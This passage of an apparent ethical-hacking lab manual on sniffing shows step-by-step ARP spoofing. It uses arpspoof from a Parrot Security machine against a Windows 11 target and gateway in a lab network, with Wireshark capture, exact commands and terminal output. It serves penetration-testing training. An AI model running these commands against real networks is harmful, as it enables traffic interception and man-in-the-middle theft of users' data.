
Note: In this lab, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.

1. Turn on the **Windows 11** virtual machine.
2. On the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.



3. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

- The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.




- Leave the **Wireshark** application running.
- Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Now, type **cd** and press **Enter** to jump to the root directory.
- In the **Parrot Terminal** window, type **arp spoof -i eth0 -t 10.10.1.1 10.10.1.11** and press **Enter**.
(Here, **10.10.1.11** is IP address of the target system [**Windows 11**], and **10.10.1.1** is IP address of the access point or gateway)
- Note:** **-i**: specifies network interface and **-t**: specifies target IP address.
- Issuing the above command informs the access point that the target system (**10.10.1.11**) has our MAC address (the MAC address of host machine (**Parrot Security**)). In other words, we are informing the access point that we are the target system.
- After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.

Note: The MAC addresses might differ when you perform this task.

Module 08 – Sniffing

```
arpspoof -i eth0 -t 10.10.1.1 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
└─# cd
[root@parrot]-[~]
└─# arpspoof -i eth0 -t 10.10.1.1 10.10.1.11
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:0:0:0:0:0 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:22:14:ce
^Z
[1]+  Stopped                  arpspoof -i eth0 -t 10.10.1.1 10.10.1.11
└─[x]-[root@parrot]-[~]
└─#
```

13. Switch to the **Wireshark** window and you can observe the captured **ARP** packets, as shown in the screenshot.



14. Switch back to the terminal window where arpspoof was running. Type **arpspoof -i eth0 -t 10.10.1.11 10.10.1.1** and press **Enter**.
15. Through the above command, the host system informs the target system (**10.10.1.11**) that it is the access point (**10.10.1.1**).
16. After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.

